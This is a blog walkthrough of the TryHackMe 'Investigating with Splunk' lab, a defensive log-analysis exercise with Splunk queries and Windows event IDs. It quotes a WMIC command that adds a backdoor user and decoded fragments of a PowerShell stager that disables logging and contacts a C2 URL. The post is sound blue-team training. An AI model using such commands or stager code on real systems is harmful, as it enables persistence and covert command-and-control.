

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



TryHackMe | Investigating with Splunk Walkthrough



Enes Cayvarli · [Follow](#)

5 min read · Mar 7, 2023



Listen



Share

... More

Hi there, I'm glad to see you here. In this article, we'll solve together the "Investigating with Splunk" room in TryHackMe. In some sections, I'll share brief about the subject. Don't forget! You must always research to learn more. I hope it will be helpful for you. Let's start!



Investigating with Splunk

Room Machine


Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP “**Machine IP: MACHINE_IP**”. You can visit this IP from the VPN or the Attackbox. The machine will take up to 3–5 minutes to start. All the required logs are ingested in the **index main**.



Scenario

SOC Analyst Johny has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some **backdoor**. His manager has asked him to pull those logs from suspected hosts and ingest them into **Splunk** for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

To learn more about Splunk and how to investigate the logs, look at the rooms [splunk101](#) and [splunk201](#).



Answer the questions below

Q1: How many events were collected and ingested in the index main?

A1: 12256


If we set the time filter to “All time”, we can see the total number of events.

The screenshot shows the Splunk search interface. At the top right, there is a search bar with a dropdown menu set to 'All time' and a green search button. Below the search bar, there is a section titled 'Presets' with a dropdown arrow. Under 'Presets', there are three columns: 'REAL-TIME', 'RELATIVE', and 'OTHER'. The 'All time' option is highlighted with a red box in the 'OTHER' column.

REAL-TIME	RELATIVE	OTHER
30 second window	Today	Last 15 minutes
1 minute window	Week to date	Last 60 minutes
5 minute window	Business week to date	Last 4 hours
30 minute window	Month to date	Last 24 hours
1 hour window	Year to date	Last 7 days
All time (real-time)	Yesterday	Last 30 days
	Previous week	
	Previous business week	
	Previous month	
	Previous year	

Filter by Time

index=main



Count of Events

Q2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

A2: Alberto

Using the **Event ID: 4720** filter, we can find the newly created user. 🧑

```
index=main EventID="4720"
```


! Event ID 4720 : A user account was created

```
SamAccountName: Alberto
ScriptPath: %%1793
Severity: INFO
SeverityValue: 2
SidHistory: -
SourceModuleName: eventlog
SourceModuleType: im_msvistalog
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: Cybertees
SubjectLogonId: 0x551686
SubjectUserName: James
SubjectUserSid: S-1-5-21-4020993649-1037605423-417876593-1104
TargetDomainName: WORKSTATION6
TargetSid: S-1-5-21-1969843730-2406867588-1543852148-1000
TargetUserName: Alberto
Task: 13824
ThreadID: 3872
```

New User

Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

A3: HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto

We know which device the new user was created on. 

```
Category: User Account Management
Channel: Security
DisplayName: %%1793
EventID: 4720
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
HomeDirectory: %%1793
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.
```

Hostname

Using the **Hostname** and **Event ID: 12** filters, we can find the updated registry key.

```
index=main Hostname="Micheal.Beaven" EventID="12" Alberto
```

! Event ID 12 : RegistryEvent (Object create and delete)

```
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: im_msvistalog
SourceName: Microsoft-Windows-Sysmon
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto
Task: 12
ThreadID: 4532
UserID: S-1-5-18
UtcTime: 2022-02-14 12:06:02.420
Version: 2
host: cybertees.net
port: 60427
tags: [ [+]
]
timestamp: 2022-02-14T12:06:03.897Z
```


Registry Key

Q4: Examine the logs and identify the user that the adversary was trying to impersonate.

A4: Alberto

Did you notice that the attacker changed a letter when we looked at the users from the “User” section in the “Field Pane”?

```
index=main
```

User

Q5: What is the command used to add a backdoor user from a remote computer?

A5: C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1

We can use the **Event ID: 4688** filter to find the commands that the attacker executed on the target device from the remote computer.

Net User is a command line tool that allows system administrators to manage user accounts on Windows PCs. (A little information break! 🚩)

```
index=main EventID="4688"
```

! Event ID 4688 : A new process has been created

Top 10 Values	Count	%	
"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1	4	16%	
"C:\windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbx6dmzz1zh0.mca	2	8%	
C:\windows\system32\wbem\wmiprvse.exe -secured -Embedding	2	8%	
\??\C:\windows\system32\conhost.exe 0xffffffff -ForceV1	2	8%	
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"	1	4%	
C:\Windows\System32\RuntimeBroker.exe -Embedding	1	4%	
C:\Windows\System32\usocoreworker.exe -Embedding	1	4%	

CommandLine


Q6: How many times was the login attempt from the backdoor user observed during the investigation?

A6: 0

Let's search to detect events associated with the new user created by the attacker.


```
index=main Alberto
```

And then when we examine the attacker's actions, we can see that there is no login attempt.



Category

Furthermore, when we look at the Event IDs, we can see that there is no value for login attempt.




EventID

Q7: What is the name of the infected host on which suspicious Powershell commands were executed?

A7: James.browne

When we search to find the device on which the PowerShell commands are executed, we can detect that there is only one device in the “**Hostname**” field.

```
index=main PowerShell
```



Hostname ×

1 Value, 94.444% of events Selected Yes No

Reports

[Top values](#) [Top values by time](#) [Rare values](#)

[Events with this field](#)

Values	Count	%
James.browne	187	100%


Hostname

Q8: PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

A8: 79

We can detect PowerShell activities by using the **Event ID: 4103** filter.

```
index=main EventID="4103"
```



Search Analytics Datasets Reports Alerts Dashboards

New Search

1 `index=main EventID="4103"`

✓ **79 events** (before 2/23/23 2:52:56.000 PM) No Event Sampling ▾

Events (79) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

Event Count for PowerShell Execution

Q9: An encoded Powershell script from the infected host initiated a web request.
What is the full URL?

A9: hxxp[://]10[.]10[.]10[.]5/news[.]php

If you've discovered an interesting PowerShell command, you're in the right place;
keep it up! 🍷

index=main PowerShell

```
HostId=0f79c464-4587-4a42-a825-a0972e939164
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgB1AHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAxA
EngineVersion=5.1.18362.752
RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
PipelineId=1
ScriptName=
CommandLine=                                $taskURI = $script:TaskURIs | Get-Random

Details:
CommandInvocation(Get-Random): "Get-Random"
ParameterBinding(Get-Random): name="InputObject"; value="/admin/get.php"
ParameterBinding(Get-Random): name="InputObject"; value="/news.php"
ParameterBinding(Get-Random): name="InputObject"; value="/login/process.php"
```


<https://gchq.github.io/CyberChef>

! CyberChef — The Cyber Swiss Army Knife : A simple, intuitive web app for analysing and decoding data without having to deal with complex tools or programming languages.



To decode the Base64 hash value we found, we can use CyberChef's "From Base64" and "Decode text" features.

! **Base64** is a group of similar binary-to-text encoding schemes that represent binary data in an ASCII string format by translating it into a radix-64 representation. Long story short, **Base64** is used to encode binary data as printable text.



From Base64 / Decode text



Input

The output contains a different Base64 hash value and a php file.


```
Output
start: 1901    time: 2ms
end: 1901     length: 1901
length: 0     lines: 1

ng',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHINE\Software\Polic
ies\Microsoft\Windows\PowerShell\ScriptBlock\Logging']=$VAL\ElseIf[ScriptBlock] "GeTETE`Id"

Open in app ↗
```

Medium

Search



```
System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6AC8ALwA
xADAALgAxADAALgAxADAALgA1AA==')));$t='/news.php';$7a6Ed.Headers.Add('User-
Agent',$u);$7a6Ed.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$7a6Ed.Proxy.Credentials =
[System.Net.Credentials]::DefaultNetworkCredentials;$Script:Proxy = $7a6Ed.Proxy;$K=
[System.Text.Encoding]::ASCII.GetBytes('qm.@)5y?XxuSA-=VD467*|OLWB~rn8^I');$R=
{$D,$K=$Args;$S=0..255;0..255|%{$J=
```

Output

Let's apply the same operations for the new Base64 hash value we found.

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

Output

start: 17 time: 0ms
end: 17 length: 17
length: 0 lines: 1

http://10.10.10.5

From Base64 / Decode text

And finally, let's put everything together.

! URL defanging is the standard term for making URLs non-clickable.

Defang URL

☒ Escape dots ☒ Escape http ☒ Escape ://

Process
Valid domain...

http://10.10.10.5/news.php

Output

hxxp[://]10[.]10[.]10[.]5/news[.]php

Defang URL

I think we've reached the end of another adventure. We'll see you in the next attack analysis!



Thank you for your time. See you soon! Until that time.. Happy Hacking ♥

Resource:

<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia>

Cybersecurity

Tryhackme

Tryhackme Walkthrough

Soc

Blue Team



Follow

Written by Enes Cayvarli

152 Followers · 22 Following

Cyber Defense Center Analyst www.linkedin.com/in/enescayvarli

No responses yet



What are your thoughts?

Respond

More from Enes Cayvarli

HACKED



Enes Cayvarli

TryHackMe | h4cked Walkthrough

Hi there, I'm glad to see you here. In this article, we'll solve together the "h4cked" room in TryHackme.

Mar 3, 2023 🖱 2



Enes Cayvarli

TryHackMe | Brute It Walkthrough

Hi there, I'm glad to see you here. In this article, we'll solve the "Brute It" room in TryHackme together.

Dec 24, 2022 🖱 4



Enes Cayvarli

HTB | Nibbles Walkthrough

Hi there, I'm glad to see you here. In this article, we'll solve together the "Nibbles" room in Hack The Box. In some sections, I'll share...

May 25, 2023 🖱 73 💬 2



Enes Cayvarli

TryHackMe | Bash Scripting Walkthrough

